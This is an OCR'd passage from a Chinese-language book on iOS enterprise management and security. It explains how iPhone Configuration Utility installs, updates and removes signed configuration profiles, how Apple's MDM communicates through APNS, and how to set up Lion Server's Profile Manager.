


图2-3　通过USB连接安装配置描述文件

图2-4所示的确认界面展示了配置描述文件中的基本信息，列出了其中包含的配置有效载荷。该描述文件上带有绿色的Verified（已验证）标志，这是因为iPhone配置实用工具会自动为自己创建自签名的X.509根CA证书，它会使用该根CA证书为通过USB连接的各设备创建签名证书。这些对应各设备的证书会被iPhone配置实用工具用于为发送给相应设备的配置描述文件签名和加

密。由于设备上已经自动安装了该证书，因此设备可以验证通过USB连接、电子邮件或Web发送而来的配置描述文件的真实性。

图2-4 配置描述文件安装确认界面

如果你触击More Details（更多详细信息）选项，就会看到如图2-5所示的界面。用户可以通过该界面查看用来为配置描述文件签名的证书，并列出与该文件中包含的配置有效载荷有关的更多详情。

图2-5 配置描述文件详情界面

回到之前的界面，要将配置描述文件安装到iOS设备上，请触击“安装”按钮，接着你会看到如图2-6所示的确认对话框。

图2-6　配置描述文件安装确认

如果设备尚未被设置密码，或已存在的密码不满足配置描述文件中的复杂度要求，安装该配置描述文件就会强制用户立即设置新密码，如图2-7所示。注意，描述密码强度要求的指示与配置描述文件中的设置是相呼应的。




图2-7　立即提示创建新密码

在设置了密码之后，应该会看到如图2-8所示的界面，确定该描述文件已成功安装。配置描述文件中指定的设置现在也应该生效了。要验证这一点，可以在“设置”应用的General（通用）菜单中进入Passcode Lock（密码锁定）选项界面，如图2-9所示。正如大家所看到的，某些选项已被描述文件禁用并处于变灰的状态。

图2-8 确认配置描述文件已安装




图2-9 展示该配置描述文件作用的密码锁定界面

3. 更新描述文件

iPhone配置实用工具会为连接到运行该工具的Mac机上的每一台iOS设备自动创建和安装证书。因为在运行iPhone配置实用工具的计算机与移动设备之间已经存在安全信任关系，所以这样就使配置描述文件可以安全地更新。如果要安装的配置描述文件与已安装的配置描述文件有着相同的标识符，而且为新描述文件签名与为现有描述文件签名所使用的证书都相同，它就会替换现有的配置描述文件。

运行iPhone配置实用工具的计算机与通过USB数据线连接到该计算机的iOS设备之间存在基于证书的安全配对，这种配对让用户可以直接通过USB连接安装初始的配置描述文件，并通过电子邮件或Web安全地发送更新过的已加密且已签名的配置描述文件。只要通过培训让用户确保发送的描述文件在安装界面上都具有绿色的“已验证”标记，更新描述文件就会既安全又省时。

4. 移除描述文件

打开iOS中的“设置”应用，选择“通用”子菜单，再选择“描述文件”子菜单，就可以从中移除配置描述文件了。通常情况下，该界面如图2-10所示。大家可以触击Remove（移走）按钮移除描述文件。

图2-10　描述文件详情界面

不过请记住，这些配置描述文件也可以配置成只有在输入鉴定密码的情况下才可被移除或是完全不可被移除。如果为描述文件配置了移除密码，用户就要输入该移除密码，如图2-11所示。而如果描述文件不可被移除，那么用户在“描述文件”详细信息界面中就根本不会看到“移走”按钮。

图2-11　移除受保护的描述文件

5. 应用和配置概要文件

iPhone配置实用工具还可用来在iOS设备上安装应用和配置概要文件（provisioning profile）。大家现在要知道的是，要在iOS设备上运行定制的应用，就需要苹果公司为该应用的开发者签发的配置概要文件。这些配置概要文件可以是需要单独安装的，也可以是与应用捆绑在一起分发的。

2.2 移动设备管理

iPhone配置实用工具可用于对iOS设备进行基本的企业级管理，不过它显然不适用于管理大量设备。对于需要管理更多设备的企业来说，苹果公司已经在iOS中实现了MDM（移动设备管理）功能，使这些企业完全可以远程管理这些设备。

苹果公司向第三方供应商发布了他们的MDM API，而市面上存在着大量第三方移动设备管理产品商。苹果公司也在Lion Server中提供了自己的MDM解决方案Profile Manager（描述文件管理器），该服务除了可以为用户管理iOS设备的设置，还可以管理运行Mac OS X的计算机的设置。Profiler Manager是适用于小型组织或工作组的简单MDM解决方案。如果要管理大量设备或需要更多功能，我们应该选择一种支持iOS设备的商业MDM解决方案。

2.2.1 MDM 网络通信

在苹果公司的MDM体系结构中（如图2-12所示），网络通信是在用户的iOS设备、用户所在组织的MDM服务器和APNS（Apple's Push Notification Service，苹果推送通知服务）这三个实体间进行的。MDM服务器会与APNS通信，发布到指定设备的推送通知，再通过该设备与APNS的持久连接完成推送。iOS设备在接收到推送通知时就会与配置过的MDM服务器直接建立连接。




图2-12 MDM网络通信

iOS设备本身与位于courier.push.apple.com的某一APNS信使服务器保持着持久连接，其中APNS信使服务器是所有iOS推送通知都要使用的集中通信通道。这一到TCP 5223端口的连接是利用客户端证书验证身份的TLS建立的，而且使用的是XMPP协议。带有蜂窝数据连接的iPhone和iPad可以通过蜂窝网络建立该连接，而其他移动iOS设备只有在连接到Wi-Fi网络时才能建立该连接。XMPP协议是为Jabber即时消息系统设计的，不过该协议相当灵活，适用于任何需要在线状态通知以及使用“发布/订阅”消息分发模型的系统。iOS设备会通知苹果的APNS服务器要订阅哪些主题，这些APNS服务器会把发布到这些主题下的消息路由到订阅设备。而对于MDM来说，受管理的客户端设备会被配置成订阅与管理该设备的MDM对应的唯一主题。

就像推送通知提供商那样，MDM服务器的行为类似于第三方应用开发者为他们的iOS应用实现推送通知的方式。在这种情况下，MDM服务器会连接到位于gateway.push.apple.com的苹果公司APNS网关服务器。该连接也基于利用客户端证书进行身份验证的TLS，只不过它是连接到TCP 2195端口的。推送通知是JSON格式的，并且会通过定制的二进制网络协议发送到苹果公司的APNS服务器。推送通知提供商也会在TCP 2196端口上建立通向苹果公司APNS服务器的类似连接，不过这是用于反馈服务的。苹果公司并不保证这些服务都保持在一个既定的IP子网中，所以它建议防火墙管理员放开到苹果公司拥有的整个17.0.0.0/8空间的出站访问。要了解更多与这些通信有关的具体信息，请在iOS Developer Library中参考苹果公司的“Local and Push Notification Programming Guide”（本地和推送通知编程指南）。

最后，MDM服务器会通过HTTPS提供MDM API。当iOS设备接收到MDM推送通知时，它就会联系与注册设备时配置的URL对应的MDM服务器，并直接向该MDM服务器查询所发送的命令。针对这一命令的响应会通过HTTPS发送回这台MDM服务器。MDM服务器可能会在TCP 1640端口上提供基于HTTP的SCEP（Simple Certificate Enrollment Protocol，简单证书注册协议）服务器。不过，MDM API的协议层细节不在本章介绍范围之内。要了解更多与之相关的信息，请参考David Schuetz在2011年黑帽大会上所作的演说“Inside Apple’s MDM Black Box”[①]。

2.2.2　Lion Server描述文件管理器

Lion Server的描述文件管理器是一种可作为MDM API服务器和管理控制台使用的Ruby-on-Rails Web应用。初始的安装和配置工作都是通过Lion Server应用进行的，不过在完成安装之后，大多数管理任务都是在用Web浏览器连接到Web应用描述文件管理器（Profile Manager）后进行的。

描述文件管理器可以为用户、用户群组、设备或设备群组应用设置。若设备所有者拥有Open Directory（OD）账户，那么他们可以直接登录到描述文件管理器Web应用，注册并管理他们的设备。如果设备是多人共用的，或者用户没有OD账户，Lion Server管理员就必须亲自为用户注册设备。描述文件管理器支持名为注册描述文件（Enrollment Profile）的特殊描述文件，在不需要用户登录描述文件管理器Web应用的情况下，可以协助注册需要远程管理的设备。本章假设设备

① 参见https://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_WP.pdf。——译者注

所有者也拥有Lion Server上的Open Directory账户。要详细了解注册描述文件的使用，请参考Arek Dreyer所著的电子书*Managing iOS Devices with OS X Lion Server*（Peachpit Press）。

1. 安装描述文件管理器

要安装描述文件管理器，请运行Server应用程序，并点击侧边栏中的描述文件管理器。这样你将打开描述文件管理器的“设置”面板，如图2-13所示。在启用这一服务之前，大家必须进行一些基本的配置。首先，请点击Configure（配置）按钮。




图2-13 在Server应用程序中配置描述文件管理器服务

如果没有把Lion Server配置成Open Directory（OD）master，系统会引导你完成这一过程。Open Directory master是描述文件管理器用来为每个OD用户和OD组存储设备设置的。安装过程会提示用户为OD LDAP服务器进行一些基本设置，然后配置和启用该服务，如图2-14所示。

描述文件管理器Web应用只能通过SSL使用。确保与Web应用间的通信安全是很重要的，因为它既要用于设备间通信，也要用于描述文件管理。安装过程中，用户需要为该Web服务选用SSL证书。理想状态下，大家应该使用由受信任的CA或是组织的内部CA签发的完全合乎规范的SSL Web服务器证书。如果组织规模较小，或者你只是在做测试，也可以使用创建Open Directory master时为服务器自动创建的证书。如图2-15所示，该证书的签发者处是用户的服务器主机名，并且是由用户服务器的Open Directory Intermediate CA签名的。




图2-14　创建Open Directory master

